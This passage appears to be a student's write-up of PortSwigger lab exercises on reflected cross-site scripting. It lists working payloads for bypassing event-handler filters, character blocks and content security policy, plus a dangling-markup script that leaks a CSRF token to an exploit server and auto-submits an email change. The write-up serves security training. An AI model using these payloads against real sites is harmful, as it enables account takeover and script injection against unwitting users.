


Image 21

VULN-25: Reflected XSS with event handlers and href attributes blocked

- Payload used :

```
https://0ae0000003b3a2d3808f99f4003f0033.web-security-academy.net/?search=%3Csvg%3E%3Ca%3E%3Canimate+attributeName%3Dhref+values%3Djavascript%3Aalert(1)+%2F%3E%3Ctext+x%3D20+y%3D20%3EClick%20me%3C%2Ftext%3E%3C%2Fa%3E
```




Image 22

VULN-26: Reflected XSS in a JavaScript URL with some characters blocked

- Payload used : `https://0a530095034d6101802c0314002300c9.web-security-academy.net/post?postId=5&%27},x=x=%3E{throw/**/onerror=alert,1337},toString=x,window%2b%27%27,{x:%27`




Image 23

VULN-27: Reflected XSS protected by very strict CSP, with dangling markup attack

- Payload used :

`<body>`

`<script>`

`// Define the URLs for the lab environment and the exploit server.`

```
const academyFrontend = "https://0ab1006304a4b28781761b2500b10001.web-security-academy.net/"
const exploitServer = "https://exploit-0a9f00dc048ab26281e31ab501cf0089.exploit-server.net/exploit";
```

`// Extract the CSRF token from the URL`

```
const url = new URL(location);
```

```
const csrf = url.searchParams.get('csrf');
```

`// Check if a CSRF token was found in the URL.`

```
if (csrf) {
```

`// If a CSRF token is present, create dynamic form elements to perform the attack.`

```
const form = document.createElement('form');
```

```
const email = document.createElement('input');
```

```
const token = document.createElement('input');
```

// Set the name and value of the CSRF token input to utilize the extracted token for bypassing security measures.

```
token.name = 'csrf';
```

```
token.value = csrf;
```

// Configure the new email address intended to replace the user's current email.

```
email.name = 'email';
```

```
email.value = 'hacker@evil-user.net';
```

// Set the form attributes, append the form to the document, and configure it to automatically submit.

```
form.method = 'post';
```

```
form.action = `${academyFrontend}my-account/change-email`;
```

```
form.append(email);
```

```
form.append(token);
```

```
document.documentElement.append(form);
```

```
form.submit();
```

// If no CSRF token is present, redirect the browser to a crafted URL that embeds a clickable button designed to expose or generate a CSRF token by making the user trigger a GET request

```
} else { location = `${academyFrontend}my-
```

```
account?email=blah@blah%22%3E%3Cbutton+class=button%20formaction=${exploitServer}%20f
ormmethod=get%20type=submit%3EClick%20me%3C/button%3E`;
```

```
}
```

```
</script>
```

```
</body>
```




Image 24

VULN-28: Reflected XSS protected by CSP, with CSP bypass

- Payload used : `https://0a8c00be0332323080c81711006900d7.web-security-academy.net/?search=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&token=;script-src-elem%20%27unsafe-inline%27`




Image 25

Conclusion:

The assessment identified multiple Cross-Site Scripting (XSS) vulnerabilities across different contexts, including reflected, stored, and DOM-based scenarios. These vulnerabilities occurred due to improper input validation and lack of output encoding, allowing execution of malicious scripts in the user's browser.

Overall, the findings highlight the importance of secure coding practices and proper security controls to prevent XSS attacks and protect web applications from client-side exploitation.